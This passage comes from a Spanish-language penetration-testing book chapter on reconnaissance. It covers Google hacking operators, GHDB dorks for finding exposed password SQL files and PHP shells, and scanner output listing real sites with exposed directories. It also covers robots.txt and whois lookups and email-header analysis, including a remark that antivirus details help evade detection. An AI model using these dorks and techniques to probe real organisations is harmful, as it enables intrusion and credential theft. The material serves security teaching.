
Script kiddie

Un script-kiddie no sólo barre (escanea buscando o ejecuta exploits al azar) los rangos de direcciones IP. Éstos, extraerán información de carpetas compartidas o intranets/extranets sin restricción de acceso o con fallas de inyección de código SQL, muy fáciles de detectar y de utilizar para comprometer servidores de empresas u otras organizaciones.

Así, quizás, el administrador tuvo desactualizado un día de fin de semana su servidor, pero éste ya fue comprometido casi sin rastros. En el futuro, si ese servidor pertenece a una organización a la que debe comprometer, el intruso sólo deberá buscar uno de esos archivos extraídos previamente, romper el cifrado de la cuenta de sistema (y ver el resto de sus datos si los tiene) para así ahorrarse mucho tiempo. Es muy probable que un login/pass sea coincidente en un servidor de otro tramo de red en la empresa o que, al menos, sirvan sus usuarios de sistema. Muchas empresas nunca saben cómo fueron comprometidas supuestamente hoy, pero el caso es que lo fueron inicialmente hace mucho tiempo (por ésta o por otras técnicas más avanzadas).

Buscadores

Los buscadores son una increíble fuente de clasificación, análisis, búsqueda y caché de información, confidencial o no, sobre un objetivo. Altavista fue el buscador preferido en los años 90, Yahoo lo fue más cerca del año 2000 y hoy lo es el excelente Google. Seguramente habremos escuchado hablar de **Google hacking**, es decir, utilizar el famoso buscador para encontrar datos relevantes del objetivo.



The screenshot shows a Google search results page with the following search query: filetype:sql "insert into" (pass|passwd|password). The results are as follows:

- CREATE TABLE 'user' ('DOB' INT(10) NOT NULL default "", 'fullname ...
... 'tegoajubopo', 'root', '<ML=1:k'; INSERT INTO 'pass' ('ID', 'fname', 'mdata', ...
'fullname' 'passwd') VALUES (3d157c88dd3db7200ab065c0be04357', ...
www.dca.ufm.br/~leonardo/sql/create.sql - 9k - Cached - Similar pages
- MySQL dump 10.10 -- Host localhost Database grazr_accounts ...
... INSERT INTO 'users' (username, password, date_created, last_modified) VALUES
(?0ml,md5(0kjlijkljklj2l),now(),now()), INSERT INTO 'users' (username, ...
patg.net/grazraccounts/sql/users_keywords.sql - 7k - Cached - Similar pages
- /*I40101 SET @OLD CHARACTER SET CLIENT=@@CHARACTER SET CLIENT ...
... CREATE TABLE maillog (pass tinyint(1) unsigned not null, uid bigint not null ... rev 130
INSERT INTO 'users' (username, password) VALUES ('edit', ...
www.patg.net/grazraccounts/sql/alter_grazr_accounts.sql - 8k - Cached - Similar pages
- CREATE TABLE 'PAYMENT' ('description' BLOB(15) default "", 'mname ...
... insert into Owner ('id', 'fname', 'mdata', 'pass', 'pass') values ('admin', 'password');
CREATE TABLE 'USER' ('default' BOOL default NULL, 'pass' ...
gfh.sourceforge.net/demo/GH%20v1.1%20-%20.sql/sql/create.sql - 9k - Cached - Similar pages
- Vehicle Incident Report (assumes you already have a vir schema ...
Jacobs@suejacobs.net'); -- Populate password data INSERT INTO vir_password VALUES
(1 , 'john doe'); INSERT INTO vir_password VALUES (2 , 'janedoe') ...
deadlock.netbeans.org/.../netbeans/visualweb/
dataconnectivity/release/startup/samples/create-vir-ds Derby.sql - 8k - Cached - Similar pages

Google. Detalles de una búsqueda en Google relacionada con archivos que contienen passwords en tablas SQL.

Entonces, veamos ahora una lista bastante completa de búsquedas determinadas que se pueden hacer para encontrar información ligada a intrusiones: archivos con información sensible, configuraciones, bases de datos, detalles de vulnerabilidades,

avisos, usuarios, entradas de logueo, logins, directorios privados, errores típicos de un sistema operativo o aplicación en especial, etcétera.

Por su parte, el proyecto **Google Hack Honeypot** (<http://ghh.sourceforge.net>) merece especial atención.

What is GHH?

Google Hack Honeypot is the reaction to a new type of malicious web traffic: search engine hackers. GHH is a "Google Hack" honeypot. It is designed to provide reconnaissance against attackers that use search engines as a hacking tool against your resources. GHH implements honeypot theory to provide additional security to your web presence.

Google has developed a powerful tool. The search engine that Google has implemented allows for searching on an immense amount of information. The Google index has swelled past 8 billion pages [February 2005] and continues to grow daily. Mirroring the growth of the Google index, the spread of web-based applications such as message boards and remote administrative tools has resulted in an increase in the number of misconfigured and vulnerable web apps available on the Internet.

These insecure tools, when combined with the power of a search engine and index which Google provides, results in a convenient attack vector for malicious users. GHH is a tool to combat this threat.

GHH is powered by the [Google](#) search engine index and the Google Hacking Database (GHDB) maintained by the [johnny.ihackstuff.com](#) community.

Honeynet Research with GHH

You can view research done with GHH in the Honeynet Project's "Know Your Enemy" [paper on web application honeypots](#).

GHDB Honeypots Available:

```
GHDB Signature #365 Emulated (intitle:"PHP Shell **" "Enable stderr" filetype:php)
GHDB Signature #833 (filetype:php HAXPLORER "Server Files Browser")
GHDB Signature #733 ("Enter ip" inurl:"php-ping.php")
GHDB Signature #365 (intitle:"PHP Shell **" "Enable stderr" filetype:php)
GHDB Signature #935 (inurl:"install/install.php")
GHDB Signature #361 ("Powered by PHPFM" filetype:php -username)
GHDB Signature #161 ("phpSysInfo" "created by phpsysinfo")
GHDB Signature #1013 ("SquirrelMail version 1.4.4" inurl:src ext:php)
GHDB Signature #162 (allinurl: admin mdb)
GHDB Signature #1064 (filetype:sql ("passwd values" | "password values" | "pass values"))
```

GHH. Google Hack Honeypot es un proyecto para estudiar y analizar a script-kiddies que utilizan Google para buscar determinados parámetros (de organizaciones al azar) en el buscador.

Se denomina Honeypot al sistema (tipo carnada) cuya intención es atraer a intrusos simulando ser sistemas vulnerables o débiles a los ataques. Es una herramienta de seguridad informática usada para recoger información sobre los atacantes y sus técnicas. Los Honeypots pueden distraer a los atacantes y advertir al administrador del sistema de un ataque, además de permitir un examen en profundidad del atacante,

Lectura recomendada

No es posible dejar de recomendar el excelente libro Google Hacking for Penetration Testers, Volume 2, de Johnny Long. En esta obra, podemos encontrar todos los métodos y combinaciones de búsqueda posibles. Por otra parte, en <http://johnny.ihackstuff.com/ghdb.php>, se puede encontrar la conocida Google Hacking Database.

durante y después del ataque. La gente de Google no es tonta y lo más probable es que cuando un atacante, buscando objetivos al azar, coloque algunos de los métodos descritos en la GHDB (Google Hack Database) sea redireccionado hacia alguna honeypot o a una mayoría de links con resultados 404 y a más honeypots. Esto permite controlar los ataques indiscriminados de script-kiddies, pero no así el ataque a organizaciones de modo focalizado.

La típica búsqueda inicial de un objetivo determinado será entonces: **site:sitiovictima.com**. A sitiovictima.com, lo antecede el operador avanzado site; que dará como resultado una lista de subdominios relacionados o todas sus posibles secciones, incluso, links. A partir de allí, el intruso o el profesional comenzarán a investigar todos sus URLs, caché, sus fuentes, sus datos, aplicaciones y tecnologías. También como en la búsqueda de un e-mail, es recomendable utilizar la siguiente sintaxis:

- **@dominiovictima.com**: sólo el dominio para ver más usuarios.
- **usuario@dominiovictima.com**: e-mail completo.
- **usuario dominiovictima.com**: con un espacio en blanco en el medio.
- **usuario**: el usuario solo.
- **usuario dominiodealgunisp**: para encontrar otras posibles casillas.

La búsqueda debe pasar más por la lógica e inventiva nuestra (a mano, claro) que por los recursos automatizados con los que contemos para todo lo que comprende el chequeo. ¿Por qué? Porque tendremos infinitas posibilidades de combinación en comparación con las que tendríamos si pusiéramos una herramienta que lo hiciera por nosotros. Por otro lado, lograremos entender bien cómo se hace una investigación meticulosa vía buscador. Quizás al principio lleve más tiempo, pero a medida que éste pasa y se tiene mayor experiencia, los detalles y datos significativos serán más y mejor logrados. A continuación, vemos un listado de operadores avanzados de Google:

- **site**: busca todo lo relacionado al dominio.
- **intitle**: sitios relacionados al título.
- **allintitle**: sitios de títulos con todas las palabras definidas.

Cuidado con los posts

Nunca conviene postear (publicar) direcciones de e-mail, menos la de nuestra empresa. Conviene usar una de Hotmail o Gmail. Además, no es recomendable usar nombres reales, cargos o detalles, sino sólo nicknames aleatorios. Si posteamos desde nuestra empresa, recordemos usar un proxy http para no dejar la dirección IP real allí.

- **inurl:** presente en el URL.
- **allinurl:** todo presente en el URL.
- **filetype:** tipo de archivo por buscar, extensión.
- **allintext:** todo presente en el texto por buscar.
- **link:** quién linkea a determinado sitio buscado.
- **inanchor:** busca en el texto utilizado como link.
- **daterange:** busca entre rangos de fechas.
- **cache:** busca dentro de los sitios cacheados.
- **info:** información sobre el sitio web buscado.
- **related:** busca similares.
- **author:** autor de mensaje en Google Groups.
- **group:** busca pertenencia de grupo en Google Groups.
- **phonebook:** busca números de teléfono.
- **insubject:** busca titulares de mensajes en Google Groups.
- **define:** busca el significado de determinado vocablo.

El uso del símbolo menos (-) para la exclusión de palabras es muy útil a la hora de buscar entre mucho material; lo mismo pasa con las comillas (" ") en caso de buscar una frase textual o el símbolo (+) para relacionar.

The screenshot shows the Goolag Scanner interface. On the left, there is a sidebar with a list of search terms and their counts: Error Messages (68), Files containing juicy info (228), Files containing passwords (137), Files containing usernames (15), and Footholds (21). The main area is titled 'Results' and contains a table with three columns: Status, Dork, and URL found. The table shows 13 successful search results for 'index of' followed by various directory paths. At the bottom right of the interface, there is a 'About GoolagScanner' section with the Goolag Scanner logo and the text 'Version 1.0.0.4'.

Status	Dork	URL found
Success	intitle:index.of.administrators.pwd	http://www.themothersheart.com/_vti_pvt/
Success	intitle:index.of.administrators.pwd	http://www.lorinc.org/durham/_vti_pvt/
Success	intitle:index.of.administrators.pwd	http://trade.hank.fi/wwwkussi/_vti_pvt/
Success	intitle:index.of.administrators.pwd	http://www.schnidig.net/etc/passwd/
Success	intitle:index.of.administrators.pwd	


Goolag. Esta es la pantalla de la herramienta Goolag Scanner para Google,

Búsqueda avanzada y operadores

La búsqueda avanzada de Google en español está en www.google.com/advanced_search?hl=es. Operadores y cómo usar los servicios de búsqueda de Google: www.google.com/intl/es/features.html, www.google.com/intl/es/help/basicsearch.html y www.google.com/intl/es/help/refinerearch.html.

realizada por cDc (cult of the dead cow). Podemos bajarla de www.goolag.org.

Para evitar problemas, en nuestros sitios web conviene utilizar un filtrador de robots de indexación, si no deseamos que Google u otro buscador cacheen el sitio o parte de ellos. Incluso, es recomendable bloquear spiders en busca de e-mails para evitar spam. Para crear archivos especiales, podemos visitar www.invision-graphics.com/robotstxt_generator.html. Es importante tener en cuenta que, si en el archivo robots.txt declaramos directorios privados o sensibles, un intruso podrá leerlo. Hay que saber que el buscador no indexa todo el contenido del sitio y que el webmaster o administrador puede tomar recaudos para que el spider indexador no cachee algunos paths (directorios o carpetas) del mismo sitio. De esta manera, esos paths deberán ser buscados luego sin el uso del buscador.



A screenshot of a web browser window showing the URL <http://www.v.ar/robots.txt>. The page content is a text file containing the following robots.txt rules:

```
User-agent: *
Disallow: /_borders/
Disallow: /_private/
Disallow: /_revision/
Disallow: /_vti_pvt/
Disallow: /catalog.wci/
Disallow: /images/
Disallow: /scripts/
Disallow: /Printers/
Disallow: /soporte/
Disallow: /MSDAC/
Disallow: /IISAdmin/
Disallow: /IISSamples/
Disallow: /aspemail/
Disallow: /email-addresses/
Disallow: /mail/
Disallow: /buscar.asp
Disallow: /buscar_todos.asp
Disallow: /query_maker.asp
Disallow: /query_maker_todos.asp
Disallow: /intestyle.css
Disallow: */sitemap.htm
Disallow: /prueba/
```

Paths. Podemos ver el robots.txt en un sitio del gobierno, indexado por Google, que lista directorios importantes. Esto es un descuido de administración, y su existencia es una de las primeras cosas que un intruso va a buscar en un sitio.

Algunas herramientas automatizan la búsqueda a través de Google, como QGoogle, GoogleScan, Google Enum o SiteDigger de Foundstone. Incontables scripts en Perl y otras herramientas podrán ser encontradas en Securityfocus o Packetstorm para buscar en Google usuarios de sistema e información relacionada al footprinting (Backtrack 2.0 tiene en su colección varias de éstas). Pero la búsqueda y el análisis manual es lo más recomendable para hacerlo de modo profesional dirigido a un objetivo en concreto. Siempre hay que revisar las caché de páginas en el resultado de las búsquedas porque quizás algún dato histó-

rico, no existente a la fecha, sea de utilidad para un embate. Al final del capítulo, veremos cómo clasificar esta información encontrada mediante los buscadores y analizaremos de qué forma nos puede ser útil.

Otros recursos online

Hay otras bases de datos públicas y herramientas que brindarán datos en tiempo real en Internet. Entre estos últimos, los sitios más conocidos en el pasado fueron www.samspade.org y www.netcraft.com, que permitían saber el sistema operativo de los servidores, sus rangos de direcciones, qué sistema tenía históricamente, su uptime, IP, los nombres de administradores, teléfonos y direcciones físicas, entre otras cosas. Como ejemplo, veamos qué datos podemos obtener en el sitio www.all-nettools.com/toolbox, que tiene muchas herramientas. Antes de utilizarlas, conviene leer atentamente el mensaje de advertencia (WARNING) del sitio, ubicado al pie de la página.

- **SmartWhois:** encuentra información acerca de una dirección IP, hostname, incluyendo país, provincia, ciudad, nombre del proveedor de Internet, su administrador.
- **CountryWhois:** devuelve el país de donde proviene una dirección IP.
- **TraceRoute:** devuelve la máquina y la IP de cada salto que da un paquete desde la máquina original hasta la de destino por Internet. Además, también informa el tiempo en milisegundos que tarda éste.
- **Ping:** envía un echo request a una máquina específica en la red. Esto puede ser utilizado para chequear la comunicación entre dos máquinas o para ver si el host específico está corriendo o existe.
- **NsLookup:** resuelve un hostname a dirección IP o viceversa.
- **Proxy Test:** chequea si un Proxy es realmente anónimo. Este trata de reconocer la verdadera dirección IP incluso si ésta se encuentra detrás de un Proxy httpd.
- **Environmental Variables Test:** muestra varias configuraciones remotas del browser y de nuestra máquina.

Más scripts

Podemos probar otros scripts y herramientas para obtener información en sitios como <http://member.dnsstuff.com/pages/tools.php> y <http://tools-on.net/net.shtml>. Este tipo de herramientas permiten, en parte, ubicar en Internet a la organización objetivo.




```
Shell - Konsole <3>
bt ~ # traceroute
Version 1.4a12
Usage: traceroute [-dFILnrvx] [-g gateway] [-i iface] [-f first_ttl]
                  [-m max_ttl] [-p port] [-q nqueries] [-s src_addr] [-t tos]
                  [-w waittime] [-z pausemsecs] host [packetlen]
bt ~ # ping
Usage: ping [-LRUbdfnqrVvA] [-c count] [-i interval] [-w deadline]
            [-p pattern] [-s packetsize] [-t ttl] [-I interface or address]
            [-M mtu discovery hint] [-S sndbuf]
            [-T timestamp option] [-Q tos] [hop1 ...] destination
bt ~ # ping -c 1 www.clarin.com
PING www.clarin.com (200.42.136.212) 56(84) bytes of data.

--- www.clarin.com ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms
bt ~ #
```

Ping. Los comandos traceroute y ping desde la consola de comandos (shell) de Linux.

Muchos de los datos obtenidos a través de estas páginas, también pueden conseguirse directamente mediante la utilización de comandos de consola en un sistema operativo como Windows, Linux o Unix.



```
cmd
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>tracert
Uso: tracert [-d] [-h saltos_máximos] [-j lista_de_hosts] [-w tiempo_de_espera]
nombre_destino

Opciones:
  -d           No convierte direcciones en nombres de hosts.
  -h saltos_máximos Máxima cantidad de saltos en la búsqueda del
                    objetivo.
  -j lista-de-host  Enrutamiento relajado de origen a lo largo de la
                    lista de hosts.
  -w tiempo_espera Cantidad de milisegundos entre intentos.


C:\>ping
Uso: ping [-t] [-a] [-n cuenta] [-l tamaño] [-f] [-i TTL] [-v TOS]
          [-r cuenta] [-s cuenta] [(-j lista-host) | (-k lista-host)]
          [-w tiempo de espera] nombre-destino

Opciones:
  -t           Ping el host especificado hasta que se pare.
  -a           Ver estadísticas y continuar - presionar Control-Interrupción;
  -n cuenta    Parar - presionar Control-C.
  -l tamaño    Resolver direcciones en nombres de host.
  -f           Número de peticiones eco para enviar.
  -i TTL       Envíar tamaño del búfer.
  -v TOS       Establecer No fragmentar el indicador en paquetes.
  -r cuenta    Tiempo de vida.
  -s cuenta    Tipo de servicio.
  -r cuenta    Ruta del registro para la cuenta de saltos.
  -s cuenta    Sello de hora para la cuenta de saltos.
  -j lista-host Afloja la ruta de origen a lo largo de la lista-host.
  -k lista-host Restringir la ruta de origen a lo largo de la lista-host.
  -w tiempo de espera Tiempo de espera en milisegundos para esperar cada
                    respuesta.

C:\>
```

Tracert. Los comandos tracert y ping desde la consola de comandos (prompt) de Windows.

Otro modo de obtenerlos es con herramientas de interfaz gráfica en dichos sistemas. La diferencia entre utilizar estas últimas y hacerlo de forma online (a través de sitios) es que el intruso hábil difícilmente lo haga desde su máquina (a menos que sea a través de un servidor proxy o intermediario) para no dejar rastros en el objetivo de los comandos ejecutados y su búsqueda. El intruso inteligente jamás dejará su dirección IP real en algún log del objetivo, a diferencia del profesional ético que no ve ningún problema en hacerlo.




Tool. NetScanTools, una de las más conocidas en Windows.

En cuanto a las bases de datos online, son las del tipo dominios registrados y aquellas ligadas a direcciones IP, por ejemplo: www.cuwhois.com, www.robtex.com, www.register.com y www.lacnic.net. Éstas darán como resultado de la búsqueda un puñado de datos interesantes acerca de la organización, encargados, nombres y direcciones IP o servidores, entre otras cosas.

Metodologías de chequeo

Si queremos obtener más información sobre las metodologías de chequeo, podemos visitar las siguientes direcciones: www.oissg.org, www.owasp.org, www.isecom.info/mirror/osstmm.en.2.1.1.pdf y www.vulnerabilityassessment.co.uk/Penetration-20Test.html.



Tool 2. Net Tools 5 es una herramienta win32 que cuenta con muchas funciones útiles desde su amigable interfaz gráfica para realizar IG. <http://users.pandora.be/ahmadi/nettools.htm>.

Para obtener información del tipo contenido histórico de sitios, podemos visitar, por ejemplo, www.archive.org. Éste nos muestra, en una línea temporal, las diferentes páginas web que tuvo una actual. Lo importante de esto es que muestra variaciones de contenido en el tiempo (imaginemos nombres de contactos de empleados, cuentas de e-mail, archivos o directorios sensibles, etcétera).

Cabeceras de correos electrónicos

Luego de encontrar un puñado de casillas de correo de la organización mediante Google o bien examinando detenidamente la página web institucional, el intruso tratará de ubicar en la red a la organización mediante algo de análisis o interacción. Interacción en caso de que no encuentre el código de algún correo electrónico de ella, ya que de hacerlo, sólo tendría que analizarlo y comenzar a escanear los puertos y los hosts de sus redes luego de resolver sus direcciones IP.


Podrá también compararlos con la dirección IP del sitio web de la empresa para corroborar que están tercerizando el alojamiento web (hosting) de su página web y

ver si ésta no está alojado en su propia red.

También obrará de modo lógico para obtener otros datos valiosos o aprovechables. La información que puede dar a un intruso un simple correo electrónico es muy variada e importante. Analicemos un ejemplo de código fuente de un e-mail. Para verlo, si utilizamos Outlook Express, debemos hacer un click con el botón derecho sobre el e-mail y allí elegir Propiedades/Detalles. Cabe aclarar que este correo electrónico es real, pero fue mínimamente modificado para salvaguardar la integridad de la seguridad de la información de esa organización.

Si lo leemos línea por línea detenidamente, veremos que su información traza un camino hasta el receptor y lista los nodos o postas que realizó el mensaje hasta llegar a nuestro buzón. Generalmente, entrega datos como los que vemos a continuación (ya sea desde el código fuente o su contenido).

Código fuente de un correo electrónico



The screenshot shows a window titled "Código fuente del mensaje" (Raw message code) with the following content, annotated with numbers 1 through 11:

```
X-Symantec-TimeoutProtection: 0  
Received: (qmail 29418 invoked by uid 0); 24 Aug 2006 12:29:58 -0000  
Received: from unknown (HELO smtp-04.arnet.com.ar) (200.16.126.6) by 0 with  
    SMTP; 24 Aug 2006 12:29:57 -0000  
Received: (qmail 231 invoked from network); 24 Aug 2006 12:21:32 -0000  
Received: from unknown (HELO terminal) (0.0.0.126) by  
    smtp.arnet.com.ar with SMTP; 24 Aug 2006 12:21:31 -0000  
Received: SPF: none (0: domain at .com.ar does not designate permitted  
    sender hosts)  
Message-ID: <000501c6c74f$048cadb0$7ed775c8@terminal>  
From: " " <info@ .com.ar>  
To: Carlos Tori" < >  
References: <000301c6c731$ad1ea730$abf27fc8@unknown>  
Subject: Re:  
Date: Thu, 24 Aug 2006 09:29:21 +0200  
MIME-Version: 1.0  
Content-Type: text/plain; format=flowed; charset="iso-8859-1";  
    reply-type=response  
Content-Transfer-Encoding: 8bit  
X-Priority: 3  
X-MSMail-Priority: Normal  
X-Mailer: Microsoft Outlook Express 6.00.2900.2869  
Disposition-Notification-To: " " <info@ .com.ar>  
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2900.2869  
Delivered-To:  
Delivered-To:  
X-Spam: 0
```

Annotations:

- 1: X-Symantec-TimeoutProtection: 0
- 2: Received: (qmail 29418 invoked by uid 0); 24 Aug 2006 12:29:58 -0000
- 3: Received: from unknown (HELO smtp-04.arnet.com.ar) (200.16.126.6) by 0 with
- 4: SMTP; 24 Aug 2006 12:29:57 -0000
- 5: Received: (qmail 231 invoked from network); 24 Aug 2006 12:21:32 -0000
- 6: Received: from unknown (HELO terminal) (0.0.0.126) by
- 7: smtp.arnet.com.ar with SMTP; 24 Aug 2006 12:21:31 -0000
- 8: Received: SPF: none (0: domain at .com.ar does not designate permitted
- 9: sender hosts)
- 10: Message-ID: <000501c6c74f\$048cadb0\$7ed775c8@terminal>
- 11: X-Spam: 0

1- **Antivirus:** este dato sirve para adaptar algún método para la escalada de privilegios no detectado por ese antivirus.

2- **Servers de correo:** en este caso, qmail (<http://es.wikipedia.org/wiki/Q>

mail).

